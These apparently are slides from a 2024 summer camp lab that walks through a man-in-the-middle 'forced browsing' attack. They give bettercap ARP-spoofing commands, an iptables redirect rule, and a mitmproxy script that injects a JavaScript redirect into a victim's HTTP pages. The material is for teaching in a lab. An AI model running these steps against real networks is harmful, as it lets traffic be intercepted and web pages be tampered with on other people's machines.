

# FORCED BROWSING ATTACK

Presenter: Dr. S. Roy, Dept. of CS, BGSU

Event: 2024 CyberGuardians Camp

Date: June 24-28, 2024

# GOAL

- In this attack we aim to force the user to navigate to a specific URL of our choice irrespective of the HTTP webpage the user wants to go to.
- The attacker is the Ubuntu VM whereas the victim of the attack is the Windows machine connected to the same wireless network.

# TOOLS USED

The prerequisite tools required to perform this attack are:

- **bettercap** – to become the man in the middle and perform ARP spoof
- **iptables** - to change the rules and control where requests will be forwarded
- **mitm** – to inject malicious script on the victim's system

# STEPS FOR ATTACK

## STEP 1: Become the root user in the attacker machine

- Open Oracle Virtual Box on your system and launch the Ubuntu Virtual Machine on it.
- Open a terminal on your Ubuntu machine and become the root user by running the below commands.

- ***sudo su***

- *Enter the root user password once you are prompted.*

# CONTD.

## STEP 2: Become the man in the middle using bettercap

- First step is to set the target of the attack. This is done using the bettercap tool. Execute the following commands –

```
bettercap
```

```
net.probe on
```

```
net.show
```

```
set arp.spoof.targets 192.168.237.242
```

*(Assuming Alice's IP address is 192.168.237.242, this will set Alice as the target for the MITM)*

```
arp.spoof on
```

# CONTD.

**STEP 3:** Update iptables rules to redirect requests to attacker machine (Mallory).

- Open another terminal and become the root user following STEP 1.
- Next, we need to update the protocols in the iptables to redirect requests from port 80 to port 8080. To do this, run the following commands,

```
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --  
to-port 8080
```

```
iptables -t nat -L
```

- Ensure that there is an entry in the table to redirect HTTP requests to port 8080.

# CONTD.

## STEP 4A:

- We inject the script into the victim's machine that forces the user to browse a specific URL. We use *mitmdump* tool for this.
- First navigate to the folder where mitmdump is. (It will be in the Desktop folder)

# CONTD.

**STEP 4B:** Create a file to inject malicious script into the Victim machine.

- Create a python file that will contain the script for redirection. Run the following commands for this,

```
nano script.py
```

- Insert the below python code in this file.

```
import mitmproxy
def response(flow):
    flow.response.content = flow.response.content.replace(b"</body>",
b"</body><script>window.location.replace(
`https://www.bgsu.edu/`);
    alert('You have been redirected');</script>")
```

Save the file → ***Ctrl + o*** -> ***enter*** -> ***Ctrl + x***





# CONTD.

- **STEP 5:** Launch the malicious script onto victim machine
  - To launch the attack, run the following command

```
mitmdump -s script.py
```
  - Once the tool is running, navigate to any HTTP website on the victim's machine (Alice). You should observe that you will be redirected to the BGSU website.

# SCREENSHOTS



When the victim tries to go a specific website, they get redirected to the BGSU website while seeing an alert message.

Any Questions?

THANK YOU!